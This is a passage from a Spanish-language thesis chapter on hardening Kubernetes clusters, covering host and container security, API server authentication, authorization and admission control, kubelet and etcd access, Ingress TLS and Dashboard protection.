[6] Aunque se desaconseja como hemos visto en el principio de defensa en profundidad.

tiempo real. Una vulnerabilidad encontrada (y quizás ya explotada) pudiese no existir en el futuro o haber sido mitigada por los últimos cambios en el estado del sistema.
En el contexto de Kubernetes, una estrategia de defensa de objetivos móviles pudiese significar un rotado frecuente de credenciales (certificados, *tokens*, etc.), actualización de imágenes de los contenedores de los *workloads* y muchas otras posibilidades.

7. *Hardening* del *cluster*

Como se ha comentado anteriormente, Kubernetes es una plataforma de orquestación de contenedores de muy alta complejidad con muchos componentes interconectados. Producto de esta complejidad, presenta una gran superficie de ataque, resultando en amenazas y vulnerabilidades potenciales considerables.

Para reducir esta superficie de ataque en un *cluster* en producción, es necesario poner en práctica una gran cantidad de controles de seguridad para fortalecer (*hardening*) nuestro *cluster*. El *hardening* es la colección de técnicas, herramientas y buenas prácticas para reducir las vulnerabilidades en las distintas áreas del sistema en cuestión. De esta manera, se reduce el riesgo de seguridad remediando o mitigando los potenciales vectores de ataque.

El propósito de este capítulo es plasmar las buenas prácticas para el *hardening* de Kubernetes descritas en la literatura asociadas a los tres vectores de seguridad primarios según [131]:

- **host:** a nivel de los nodos *worker*.
- **contenedores:** a nivel de aplicación mediante los *workloads*, *pods* y contenedores en sí.
- **red:** a nivel de los componentes y la infraestructura subyacente que los comunica.

Las buenas prácticas abordadas en este capítulo tienen en común que todas son aplicables durante el proceso de instalación y configuración del *cluster* previo a un estado de producción. La estrategia de seguridad por diseño (*security by design*) [132] aquí abordada, es de gran importancia porque evita errores desde una etapa temprana. Aquellas buenas prácticas dedicadas a la seguridad en producción se abordarán en el próximo capítulo.

7.1. *Hardening* del host

Un *host* (i.e. nodo *worker*) seguro es un aspecto clave para la seguridad de un *cluster* de Kubernetes [133]. Si el *host* donde se ejecutan los pods y contenedores se ve de alguna manera comprometido, existen muchos vectores de ataque que pudieran explotarse en ese escenario como por ejemplo [131]:

- Escalado de privilegios a *root*.
- Robo de secretos utilizados en la comunicación segura entre las aplicaciones y los componentes de Kubernetes.
- Secuestro (*hijacking*) de recursos del *host* (e.g. minería de criptomonedas).
- Ejecución de procesos maliciosos.

Como se observa, el *hardening* a nivel de *host* es imperativo en caso de que un atacante logre comprometer nuestra infraestructura. Las estrategias y técnicas más relevantes para garantizar la seguridad del *host* se exploran a continuación.

Para desplegar y ejecutar contenedores de forma segura en un nodo, su sistema operativo (usualmente Linux) debe ser configurado y fortalecido (*hardened*) correctamente. Producto de las medidas de protección, es posible un mayor nivel de control sobre los *workloads* que se ejecutan en un nodo. De manera general, las principales consideraciones de seguridad de un nodo incluyen [110], [131], [134]:

- **Elección del sistema operativo adecuado**. En caso de ser posible[7], se recomienda emplear una distribución de Linux diseñada específicamente para contenedores (e.g. Flatcar [135] y Bottlerocket [136]). Algunas ventajas son el uso de nuevos *kernels* con implementaciones de tecnologías como eBPF [137][8], su inmutabilidad y su capacidad de actualización automática a versiones más nuevas.
- **Proteger las comunicaciones con el nodo**. Se recomienda el cifrado de todas las comunicaciones con el nodo (e.g. *kubelet*, acceso al *kube-apiserver*, etc.) mediante certificados *TLS* para que todos los accesos estén protegidos con *TLS* de un extremo a otro.
- **Limitar el acceso directo al nodo**. Se recomienda limitar el acceso mediante *SSH* a los nodos para reducir el riesgo de acceso no autorizado[9]. Adicionalmente, se recomienda emplear *firewalls* a nivel de *host* para restringir el acceso al nodo a nivel de capas L3-L4. Algunos *plugins* CNI también son capaces de resolver este problema.
- **Habilitar controles de seguridad a nivel de kernel**. Controles como SELinux [138] o Seccomp [139] contribuyen a reducir la superficie de ataque del nodo, garantizando una mayor seguridad del *cluster* completo.
- **Investigar/seguir las buenas prácticas de la industria**. Nuevos vectores de ataque se identifican a diario y las recomendaciones y buenas prácticas evolucionan con el tiempo. Se recomienda seguir los benchmarks del *Center for Internet Security* (CIS) [140] para Docker y el sistema operativo utilizado.

7.2. *Hardening* en contenedores

En los últimos años, las organizaciones han adoptado los contenedores por su simplicidad y su impacto en la velocidad de desarrollo. A pesar de sus ventajas, los equipos de seguridad tienen la responsabilidad de proteger todo lo referente a estos contenedores para garantizar la seguridad de las aplicaciones desplegadas.
Al igual que en el caso de la infraestructura tradicional, una incidencia de seguridad en los contenedores puede resultar en una *exfiltración* de datos sensibles de clientes y exponer a la organización a un gran riesgo. Evidencia de esto, es la inclusión de vectores de ataque a nivel de contenedor en la matriz de ataque de Kubernetes de MITRE ATT&CK®, elaborada por Microsoft [121].
A continuación se abordan aspectos de seguridad relacionados con las diversas fases del ciclo de vida de los contenedores (*container pipeline*) que deben ser tenidos en cuenta [141].

7.2.1. Fase de construcción (*build*)

En esta primera fase, el objetivo fundamental es evitar que imágenes vulnerables entren en los repositorios de nuestra organización. Esto es de vital importancia para imágenes que no son creadas desde cero, sino que son descargadas (ya sea total o parcialmente) de repositorios públicos; desafortunadamente una práctica bastante común.

[7] Muchas empresas estandarizan el sistema operativo en toda su infraestructura, por tanto es posible que la elección ya haya sido realizada anteriormente.
[8] Bastante útil para Kubernetes por la utilidad en la red y herramientas de monitoreo de seguridad.
[9] Se recomienda utilizar *kubectl exec* para acceder directamente al contenedor sin acceder al *host*.

Sin un proceso bien definido que asegure que solo las imágenes que cumplen con las políticas de la organización se puedan emplear, se corre el riesgo de ejecutar contenedores vulnerables o incluso maliciosos.
Aunque existen muchas recomendaciones respecto a la seguridad de los contenedores [142], consideramos que pueden ser agrupadas bajo tres estrategias fundamentales:

- Securizar el código fuente y sus dependencias.
- Utilizar buenas prácticas de seguridad en la creación de imágenes.
- Análisis de vulnerabilidades a las imágenes.

Tanto la estrategia de securizar el código fuente como la de aplicar buenas prácticas de seguridad constituyen temas de investigación en sí, por lo que nos centraremos en la tercera de las estrategias: el análisis de vulnerabilidades de las imágenes.

7.2.1.1. Seguridad de la imagen

Para mantener imágenes inseguras fuera de los repositorios de la organización se deben implantar controles de seguridad en las herramientas de CI/CD [143] para que éstos sean ejecutados de manera automática con cada cambio.
Los controles antes mencionados, se realizan principalmente mediante las herramientas de escaneo de vulnerabilidades de imágenes. De esta forma, no solo el equipo de seguridad tiene acceso a estos controles, sino que los desarrolladores pueden realizar funciones de seguridad de manera proactiva y así realizar correcciones antes de la fase de CI/CD.
Existen muchas herramientas para este propósito, como Trivy, Checkov, Snyk, Clair, Anchore, docker scan, entre otras. A continuación se abordan algunas de estas ya porque son más comunes o son relevantes para nuestro trabajo.

Trivy:
Trivy es un escáner de vulnerabilidades sencillo y completo diseñado para imágenes de contenedores, sistemas de ficheros, repositorios de Git, entre otros propósitos. Trivy detecta vulnerabilidades en paquetes del sistema operativo (Alpine, RHEL, CentOS, etc.) así como paquetes específicos de lenguajes de programación (Bundler, Composer, npm, yarn, etc.).
Adicionalmente, Trivy puede escanear ficheros de *Infrastructure as Code* (IaC) como Terraform, Dockerfile y Kubernetes, detectando posibles problemas de configuración de los mismos.
Para más detalles sobre Trivy, se recomienda consultar [144]–[146].

Checkov:
Checkov es una herramienta para el análisis estático de código para IaC que escanea la infraestructura en la nube provisionada por Terraform, Kubernetes, Dockerfile y plantillas Serverless o de Azure Resource Manager (ARM) para detectar errores de configuración de seguridad y cumplimiento con buenas prácticas [147].
Checkov es un *software* basado en Python y permite obtener resultados en diferentes formatos, incluyendo JSON, JUnit XML o la salida en consola.
Para más detalles, se recomienda consultar [148].

7.2.2. Fase de despliegue (*deploy* / *ship*)

En esta fase, el propósito fundamental es el de proteger los repositorios de imágenes de contenedores, así como el tránsito seguro de estas imágenes hacia su destino. A nuestra consideración, las dos tareas fundamentales en esta fase son la gestión del registro de

contenedores y la seguridad de la cadena de suministro de software, las cuales se abordan con más profundidad a continuación.

7.2.2.1. Gestión del registro de contenedores

En este caso, es recomendable realizar inventarios de manera periódica a los registros y repositorios de contenedores. A medida que se agregan imágenes, éstas deben ser escaneadas en busca de nuevas vulnerabilidades. Este aspecto es de gran importancia, pues si un atacante gana acceso a nuestro registro de contenedores, no habría manera de garantizar la fiabilidad de las imágenes que desplegamos en nuestra infraestructura.
Otra recomendación en este caso es la de utilizar registros de contenedores privados (e.g. repositorios privados en Docker Hub, Google Cloud Registry (GCR), Amazon Elastic Container Registry (ECR), entre otros) tanto para imágenes comunes como para imágenes personalizadas propias. De esta manera, la organización puede controlar tanto el acceso como el contenido del registro, previniendo de esa manera la inyección de *malwares* en las imágenes.
Una última recomendación y buena práctica de seguridad es forzar el uso de imágenes firmadas digitalmente en el registro. Algunos registros de contenedores como Harbor permiten a los usuarios firmar imágenes al publicarlas en el repositorio y previenen el uso de imágenes que no han sido firmadas desde el repositorio.
Para más detalles al respecto, se pueden consultar [149], [150].

7.2.2.2. Seguridad de la cadena de suministro de *software*

Con el aumento de la adopción del *software open-source*, las aplicaciones se construyen de componentes de software de terceros mantenidos por personas o entidades ajenas a la organización. Estos componentes están alojados en un registro centralizado (el caso más común), lo cual constituye la cadena de suministro de software (*software supply chain*).
Actores maliciosos pudieran explotar fallas de diseño o de seguridad en estos componentes de terceros para comprometer a los usuarios finales y vulnerar sus sistemas. El uso de aplicaciones basadas en arquitectura de microservicios han evolucionado dramáticamente en los años recientes. La mayoría de las herramientas no son capaces de lidiar con el ritmo acelerado de desarrollo ágil y de las metodologías de DevOps, por lo que ha aumentado de manera significativa los ataques a las cadenas de suministro de *software* [151].
La seguridad en la cadena de suministro de *software* constituye un paso de avance en la seguridad de los contenedores. Algunas buenas prácticas se abordan en la literatura, pero a nuestra consideración también pueden añadirse otras como las plataformas avanzadas para estos propósitos como Snyk [152] y BinaryAuthorization [153] y el uso de componentes *open-source* como Grafeas [154] combinado con Kritis [155] para resolver dicho problema.
Para más detalles respecto al tema, se recomiendan [156], [157].

7.2.3. Fase de ejecución (*runtime*)

Una vez que hemos aplicado controles de seguridad en las fases de *build* y *deploy*, las imágenes de los contenedores en nuestros registros están listas para producción. En este momento, resulta de vital importancia tener visibilidad y realizar un monitoreo continuo de los entornos de ejecución de los contenedores para prevenir y responder a incidentes de seguridad.

Según [131], existen tres vectores de seguridad críticos para la protección en esta fase de ejecución:

- **Inspeccionar y securizar la red**: un *firewall* de contenedores permite portar técnicas de seguridad tradicionales a un entorno nativo de la nube como Kubernetes. Existen varios enfoques para proteger la red de un contenedor con un firewall.
    - **Filtrado de tráfico a nivel de capa L3-L4** basado en IPs y puertos. En este caso se contempla el uso de las políticas de red de Kubernetes para la segmentación de red, entre otros controles.
    - **Empleo de un Web Application Firewall** (WAF) para la detección de ataques a contenedores expuestos vía web empleando métodos para la identificar ataques comunes.
    - **Uso de un firewall de contenedores a nivel de capa L7** para el filtrado y la inspección profunda de paquetes (*Deep Packet Inspection* (DPI)) en el tráfico entre pods. Estos firewalls son un buen lugar donde incorporar monitoreo de procesos en los contenedores y de la seguridad en el *host*.
- **Inspección de los contenedores**: muchos utilizan escalado de privilegios y procesos maliciosos para realizar o expandir un ataque, por lo que exploits de vulnerabilidades (e.g. *DirtyCow*), paquetes o aplicaciones en sí pueden generar actividad sospechosa en un contenedor. Inspeccionar los procesos y el sistema de ficheros para detectar comportamientos sospechosos (escaneo de puertos, *shells reversas*) es clave.
- **Seguridad del host**: si el *host* (el nodo) donde se ejecutan los contenedores se ve comprometido, esto tiene un gran impacto negativo. No abundaremos más en este tema pues fue abordado anteriormente.

Para información más detallada sobre el tema, consultar [158]–[160].

7.3. Limitar el acceso externo al *cluster*

Para proteger el acceso indeseado desde el exterior a un *cluster* de Kubernetes existen dos estrategias principales [133]:

- Controlar el acceso a puertos sensibles.
- Limitar el acceso directo a los nodos *worker*.

La limitación del acceso directo a los nodos *worker* que forman parte del *cluster* fue explorado anteriormente como parte del *hardening* del *host*, por lo que a continuación solo abordaremos el control del acceso a puertos sensibles.

Un *cluster* de Kubernetes usualmente escucha en un rango bien definido y distintivo de puertos, lo cual facilita a los atacantes identificar y atacar el *cluster*. Por ello, es altamente recomendable controlar el acceso a dichos puertos (e.g. acceso desde redes confiables), así como configurar la autenticación (AuthN) y autorización (AuthZ) tanto para el plano de control como para el plano de datos.

Una lista de los puertos predeterminados utilizados por Kubernetes para el plano de control y el plano de datos se pueden observar en las Tabla 2 y Tabla 3 respectivamente.

Tabla 2. Puertos sensibles del plano de control.

Protocolo	Tráfico	Puerto (Rango)	Propósito	Usado por
TCP	Entrante	6443	*kube-apiserver*	Todos
TCP	Entrante	2379-2380	Cliente del API del servidor de *etcd*.	*kube-apiserver*, *etcd*.
TCP	Entrante	10250	API del *kubelet*	*Cluster*, plano de control.
TCP	Entrante	10251	*kube-scheduler*	*Cluster*
TCP	Entrante	10252	*kube-controller-manager*	*Cluster*

Tabla 3. Puertos sensibles de un nodo worker.

Protocolo	Tráfico	Puerto (Rango)	Propósito	Usado por
TCP	Entrante	10250	API del *kubelet*	*Cluster*, plano de control.
TCP	Entrante	10255	API del *kubelet* (solo lectura)	*Cluster*, plano de control.
TCP	Entrante	30000-32767	Servicios de tipo *NodePort*	Todos

Para más detalles sobre el tema, se recomiendan [133], [161], [162].

7.4. Seguridad de componentes y recursos

Como se ha mencionado anteriormente, Kubernetes es una plataforma compleja integrada por varios componentes (*kube-apiserver*, *etcd*, *kubelet*, etc.) y recursos (objetos del API) los cuales deben ser protegidos para reducir la gran superficie de ataque del *cluster*. A continuación se abordan las principales propuestas en la literatura para lograrlo.

7.4.1. Securizar el API de Kubernetes

El API de Kubernetes (*kube-apiserver*) es considerada la puerta de entrada al plano de control, ya que es el componente encargado de todas las peticiones tanto de usuarios como de aplicaciones (*Service Accounts*) ejecutándose en el *cluster* (ver Figura 11).
kube-apiserver puede ser accedido mediante *kubectl*, bibliotecas de cliente o mediante peticiones HTTP al API directamente. Por estas razones, su protección está basada en el control del acceso a la misma, aunque existen otras estrategias complementarias.
Cuando una petición llega al API, ésta debe pasar por varias etapas como se observa en la Figura 11. Dichas etapas son clave para entender las estrategias y medidas de seguridad para proteger al *kube-apiserver* que se abordan a continuación.



Figura 11. Etapas del procesamiento de una petición al API de Kubernetes. (Fuente: kubernetes.io)

7.4.1.1. Tráfico mediante TLS

En un *cluster* de Kubernetes típico, *kube-apiserver* usa el puerto 443 (en ocasiones 6443), el cual está protegido por TLS. *kube-apiserver* presenta un certificado que puede haber sido firmado por una autoridad certificadora (o *Certificate Authority (CA)*) privada o basado en una infraestructura de llave pública (o *Public Key Infrastructure (PKI)*) vinculado a una autoridad certificadora generalmente reconocida [163].

No obstante, algunos métodos de instalación de Kubernetes pudiesen habilitar puertos sobre HTTP para algunos componentes (e.g. *kubelet*) que eventualmente interactúan con *kube-apiserver* por estos canales. Es importante que los administradores estén familiarizados con las configuraciones de estos componentes para identificar cualquier tráfico potencialmente no seguro.

7.4.1.2. Autenticación (AuthN)

Una vez establecida la comunicación por TLS, la petición HTTP completa se envía como entrada (aunque típicamente también se examinan los *headers* y el certificado del cliente) a la fase de autenticación (AuthN) (ver Figura 11). Los métodos de instalación de Kubernetes o los administradores, configuran *kube-apiserver* para ejecutar *uno o varios* módulos de autenticación (*authentication modules*). Dichos módulos pueden ser agrupados en dos grandes clases dependiendo del responsable de la autenticación: los *predeterminados* o los de *terceros*. A continuación se describen con mayor profundidad.

Módulos de autenticación integrados:

Existe una gran variedad de módulos de autenticación integrados que pueden ser especificados durante el proceso de autenticación (AuthN). En caso de haber especificado más de uno, todos son ejecutados secuencialmente hasta que uno de ellos culmina con éxito. De lo contrario, la petición no puede ser autenticada y es rechazada retornando un HTTP 401.

Entre los módulos de autenticación integrados más conocidos se encuentran los certificados de clientes X509 (*X509 Client Certs*), fichero de *token* estático (*Static Token File*), *tokens* de

cuentas de servicio (*Service Account Tokens*), entre otros. Información más detallada o para consultar otros módulos integrados, se recomienda [164].

Métodos de autenticación de terceros:
Otra familia de mecanismos de autenticación son aquellos donde la responsabilidad de autenticar a un usuario recae en las manos de un tercero. Centralizar la autenticación y la autorización en toda la organización (en otras palabras, *Single Sign On* (SSO) [165]) ayuda con el ingreso y partida del personal, así como tener unos permisos consistentes para los usuarios.
Kubernetes puede integrarse con estos proveedores (e.g. Google, Github) y de esta manera prevenir que los administradores tengan que reconfigurar *kube-apiserver* para administrar usuarios. Para este propósito, Kubernetes ofrece los *tokens* de conexión mediante OpenID (*OpenID Connect Tokens*), los cuales se describen en mayor detalle en [164].
En caso de tener un mecanismo de autenticación propia con servicios como LDAP o un mecanismo basado en Kerberos, los usuarios de Kubernetes también pueden ser "integrados" a estos servicios mediante los módulos Webhook y proxy de autenticación (*Authentication Proxy*). Para más detalles al respecto, consultar [166].

7.4.1.3. Autorización (AuthZ)

Una vez autenticada la petición proveniente de un usuario determinado, debe ser autorizada a continuación (ver Figura 11). La petición debe incluir el nombre de usuario del solicitante y el objeto afectado por la acción. Una petición es autorizada si alguna de las "políticas" existentes declara que el usuario cuenta con los permisos necesarios para realizar la acción solicitada.
Las "políticas" de autorización están determinadas por los módulos de autorización y sus configuraciones. En Kubernetes se pueden configurar varios módulos de autorización a la vez, los cuales son verificados secuencialmente. Si alguno de los módulos emite una decisión (aprobar o denegar), dicha decisión es retornada de inmediato y no se consulta ningún otro módulo. Si ninguno de los módulos emite una decisión, la petición se considera denegada, lo cual resulta en un HTTP 403.
En Kubernetes existen cuatro módulos (o modos) de autorización que pueden ser usados en *kube-apiserver*, los cuales son configurados por los administradores en el momento de la creación del *cluster*. A continuación se abordan brevemente cada uno de ellos:

- **Node**: es un modo de autorización especialmente diseñado para otorgar permisos a los *kubelets* para realizar peticiones al *kube-apiserver*. Para más detalles sobre este módulo, consultar [167].
- **Attribute-based access control** (ABAC): define un paradigma de control de acceso donde los derechos de acceso son otorgados a los usuarios combinando atributos mediante "políticas". Dichas "políticas" pueden usar cualquier tipo de atributos (de usuario, de recurso, etc.) para tomar una decisión. Para más detalles, consultar [168].
- **Role-based access control** (RBAC): es un método de control de acceso a una PC o recursos de red basado en el rol de los usuarios en una organización. El rol de un usuario en Kubernetes encapsula un conjunto de permisos, por ejemplo, para tener acceso de lectura a un recurso en particular combinando los verbos "*get*", "*watch*" y "*list*" en el rol. Si el rol es a nivel de cluster requerimos un *ClusterRole*, mientras que para un namespace específico necesitamos un *Role*. RBAC representa para los

administradores un mecanismo para prevenir de manera eficiente escalados de privilegios no deseados. Para más detalles sobre el tema, se recomienda [169].

- **Webhook**: es un *callback* que tiene lugar cuando se produce un evento que debe ser notificado vía HTTP POST. En el contexto de Kubernetes, el modo *Webhook* emite una consulta a un servicio externo para determinar si se debe dar acceso a una petición al *kube-apiserver*. Este método permite a Kubernetes incorporar políticas externas e implementar una lógica personalizada para la autorización de las peticiones. Para más detalle, se recomienda [170].

De los modos mencionados, la recomendación de la documentación oficial de Kubernetes para securizar la autorización al kube-apiserver es combinar los modos de Node y RBAC [163] en conjunción con el *plugin* de admisión (tema que trataremos a continuación en el control de admisión) *NodeRestriction*.
Para más información al respecto, consultar [163].

7.4.1.4. Control de admisión

A pesar de la flexibilidad de estrategias como RBAC, existen algunas limitaciones en lo que concierne a la protección del *kube-apiserver*:

- **Explosión de los roles**: a medida que las organizaciones crecen, es inevitable el surgimiento de una gran cantidad de roles (muchas veces bastante similares entre ellos). Como consecuencia, la tarea de administración de estos roles se vuelve insostenible (difícil distinguirlos, asignarlos correctamente, etc.), creando un riesgo de seguridad, así como problemas de cumplimiento y auditoría.
- **Poca granularidad y estático**: RBAC opera solo a nivel roles de usuarios, ignorando otros atributos importantes como ubicación, dispositivo, entre otros. Por ejemplo, un usuario con acceso de edición a un recurso, puede editar cualquier parte de dicho recurso; esto no es deseable en ciertos escenarios.

Como se ha comentado en la sección anterior, RBAC constituye la primera línea de defensa para la validación de la autorización en *kube-apiserver*. No obstante, debido a sus limitaciones resulta necesario una última línea de defensa: el control de admisión (*admission control*).
El control de admisión se aplica mediante módulos de *software* que son capaces de modificar o rechazar peticiones al *kube-apiserver*. Estos módulos son capaces de acceder a los atributos disponibles para los módulos de autorización (ver sección anterior), pero también a los contenidos del objeto/recurso que está siendo creado o modificado.
Un controlador de admisión es una porción de código que intercepta las peticiones a las peticiones al *kube-apiserver* antes de la persistencia del objeto en *etcd*, pero después de que esta ha sido autenticada y autorizada. Existe una *extensa lista* de estos controladores [171], los cuales están incluidos en el binario *kube-apiserver* y solo pueden ser configurados por el administrador del *cluster*.
Los plugins (o controladores) en la lista antes mencionada pueden clasificarse en dos grupos: compilados y dinámicos (control de admisión dinámico). Existen solo dos plugins de admisión dinámicos que son de especial relevancia: *MutatingAdmissionWebhook* y *ValidatingAdmissionWebhook*.
Estos plugins/controladores son los encargados de ejecutar los *webhooks* de mutación y validación (respectivamente) configurados en *kube-apiserver*. Los *plugins* de mutación pueden modificar los objetos que admiten, mientras que los de validación no. Cabe notar que un controlador puede ser de “validación”, de “mutación”, o ambos.

El proceso de control de admisión consta de dos fases. En la primera fase, se ejecutan los controladores de admisión de tipo mutación, mientras que los de tipo validación se ejecutan en la segunda fase. Si alguno de los controladores en cualquiera de las fases rechaza la petición, ésta se rechaza de manera inmediata y se retorna un error [172].
Como se ha observado, los controladores de admisión permiten implementar una lógica arbitraria específica en nuestro contexto. Sin embargo, la implementación, despliegue y mantenimiento de dicho código personalizado que implementa el protocolo de control de admisión en un *webhook* no es nada deseable.
En estas circunstancias es donde *Open Policy Agent* (OPA) sobresale. OPA fue diseñado para expresar políticas de control de acceso (aunque aplica a otros tipos de políticas) de manera efectiva con un lenguaje declarativo. Rego (dicho lenguaje) opera sobre contenido en formato JSON/YAML arbitrario e incluye diversas facilidades como iteración, funciones nativas, *dot-notation*, entre otras [173].
Con el tiempo, la integración de OPA con Kubernetes como controlador de admisión ha ido evolucionando en lo que hoy se conoce como Gatekeeper [174], [175]. Algunos ejemplos de buenas prácticas con OPA y Gatekeeper se pueden consultar en [176], [177].
Para más detalles sobre el tema, se recomiendan [178], [179].

7.4.2. Control de acceso al kubelet

Otro componente del *cluster* que al igual que *kube-apiserver* debe ser protegido, es el componente *kubelet*. Los kubelets exponen endpoints sobre HTTPS que permiten obtener gran control sobre el nodo *worker* y sus contenedores. En algunos métodos de instalación de Kubernetes, los *kubelets* permiten acceso no autenticado al API. Para los *clusters* en producción, se recomienda a los administradores gestionar la autenticación y autorización al *kubelet*.
A diferencia de *kube-apiserver*, las peticiones a los *endpoints* del API del *kubelet* que no son rechazadas por otros métodos de autenticación son tratadas como peticiones anónimas y se les asigna el usuario `system:anonymous` y el grupo `system:unauthenticated`. Se recomienda deshabilitar este acceso anónimo y retornar un HTTP 401 en las peticiones no autenticadas iniciando el *kubelet* con el flag `--anonymous-auth=false`. En su lugar, habilitar la autenticación mediante certificados X509 o *bearer tokens*.
Análogamente al *kube-apiserver*, cualquier petición autenticada debe ser posteriormente autorizada. El modo de autorización por defecto es *AlwaysAllow*, el cual permite todas las peticiones. Este modo pudiera ser suficiente, pero en diversos casos resulta necesario tener un mayor control. En este escenario, es recomendable delegar la tarea de autorización al *kube-apiserver*.
Una última recomendación para proteger el *kubelet*, es la habilitación de auditoría para documentar las secuencias de acciones relevantes para este componente que han ocurrido en el *cluster* [180].
Para comprender desde un punto de vista práctico las consecuencias de deficiencias en la configuración del *kubelet*, se ha desarrollado un escenario real en el capítulo de diseño experimental. Para más detalles respecto al tema, se recomienda consultar [181], [182].

7.4.3. Acceso seguro a etcd

etcd es un componente crítico de Kubernetes encargado de persistir el estado del *cluster* en una base de datos distribuida de llave-valor. En etcd se almacena información relevante

como el estado (inventario de recursos, etc.) y *Secrets*, por lo que debería ser protegido de manera diferente al resto del *cluster*.
Adquirir acceso de escritura en *etcd* es equivalente a obtener privilegios de administración en el *cluster* completo, mientras que con permisos de lectura es posible realizar un escalado de privilegios relativamente fácil. Igualmente, permitir a otros componentes del *cluster* acceder a la instancia máster de *etcd* con permisos de lectura o escritura al espacio de llaves en su totalidad es equivalente a tener acceso como administrador del *cluster*.
Una primera estrategia es proteger tanto el acceso como la comunicación con el *cluster* de *etcd* desde redes no confiables. Inicialmente se recomienda aislar a las instancias del *cluster* de *etcd* detrás de un *firewall* tradicional a nivel de capas L3-L4 para que solo sean accedidos desde *kube-apiserver*. A continuación, se recomienda proteger todo tipo de comunicación con *etcd* mediante el uso de credenciales sólidas como certificados de autenticación mutua vía TLS [183].
Otra estrategia consiste en separar las instancias de *etcd* (*master* y *no-master*) o emplear ACLs de *etcd* para restringir los permisos de lectura y escritura a un subconjunto del espacio de llaves.
Finalmente, se recomienda aplicar una protección en tiempo de ejecución para garantizar que *etcd* solo tenga acceso a un conjunto de carpetas y/o *sockets* de red predeterminados. Cualquier acceso no listado en una lista blanca, dará una alarma.
Para más información respecto al tema, consultar [182], [184].

7.4.4. Securizar el Ingress

El tráfico entrante puede ser protegido mediante la configuración de TLS para todas las comunicaciones que lo requieran a través de *Ingress*. El recurso de *Ingress* solo soporta un puerto (puerto 443) para la comunicación por TLS y asume una terminación de TLS a nivel de *Ingress*, es decir, que el tráfico hacia los servicios y pods es en texto plano.
Para securizar *Ingress* es necesario especificar un *Secret* que contenga una llave privada y un certificado TLS. Dicho *Secret* (el manifiesto en YAML) debe contener las llaves `tls.crt` y `tls.key` que contienen el certificado y la llave privada antes mencionados (como se observa a continuación).

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: testsecret-tls
  namespace: default
data:
  tls.crt: base64 encoded cert
  tls.key: base64 encoded key
type: kubernetes.io/tls
```

Luego es necesario referenciar el *Secret* creado en el recurso de *Ingress* para proteger el canal de comunicación entre el cliente y el balanceador de carga (creado para el *Ingress*) mediante TLS.
Para más detalles sobre la seguridad de *Ingress*, se recomiendan [185], [186].

7.4.5. Securizar el *Dashboard*

La protección del *Dashboard* de Kubernetes (o consola administrativa) es vital para la protección y el *hardening* del *cluster*. Ejemplo de ello es el ataque de *criptojacking* a Tesla (y otras organizaciones) hace algunos años detectado por el CIS, donde el vector de acceso inicial fueron una gran cantidad de consolas administrativas expuestas a internet sin ninguna protección por contraseña [187].
En estas consolas, estaban expuestas las credenciales de acceso de estas organizaciones a entornos como AWS y Microsoft Azure. Tras una investigación más profunda, el equipo determinó que los hackers se habían infiltrado secretamente en los entornos de la nube de estas organizaciones para minar criptomonedas.
Las principales estrategias para la protección de estas consolas administrativas son:

- No exponer el *Dashboard* a internet sin mecanismos de autenticación adicionales.
- Habilitar RBAC para limitar los privilegios de los usuarios (mediante el *Service Account*) de manera que solo puedan administrar los recursos que necesiten. De aquí se desprende el otorgar los privilegios mínimos posibles al *Service Account*.
- Emplear políticas de red para limitar el acceso de pods al *Dashboard*.

Para más detalles respecto al tema, se recomiendan [98], [133], [183].

7.4.6. Restringir el acceso al cloud-metadata-api

En el caso específico de un Kubernetes administrado por el proveedor en la nube, un vector de ataque a considerar es el acceso a las credenciales de la nube de la instancia. Las plataformas en la nube (AWS, Azure, GCE, etc.) exponen con frecuencia servicios locales a las instancias, los cuales pueden ser accedidos por los pods ejecutándose en dicho nodo *worker*.
Dichas credenciales pueden ser usadas para escalar privilegios dentro del *cluster* u otros servicios en la nube asociados a la misma cuenta. En estos casos se recomienda emplear políticas de red para bloquear el acceso de los pods al *API de metadatos*, ya sea a nivel de namespace mediante *plugins* CNI avanzados como Calico.
Para más detalles se recomienda consultar [134], [188].

7.5. Seguridad de los workloads

A pesar de la gran complejidad del ecosistema de Kubernetes, como ya se ha comentado, existen tres enfoques principales en los que centrarse para su seguridad:

- **Securizar la infraestructura**: en el idioma de Kubernetes, significa proteger los componentes (*kube-apiserver*, *kubelet*, etc.).
- **Securizar las aplicaciones**: lo cual se traduce a proteger los recursos/objetos de Kubernetes (*deployments*, pods, etc.).
- **Securizar las comunicaciones de red**: se entiende por la protección de las comunicaciones de red en el *cluster*.

En esta sección se abordará en detalle la seguridad a nivel de aplicación, ya que en la sección anterior se hizo para la infraestructura, y la seguridad en la red se tendrá en cuenta en la siguiente sección.

7.5.1. Evitar errores de configuración

Como se ha explicado en el capítulo anterior, los recursos en Kubernetes pueden ser descritos de manera declarativa (en YAML o JSON). Este mecanismo es conocido como configuración como código (o *Configuration as Code* (CaC)) o la infraestructura como código (IaC).
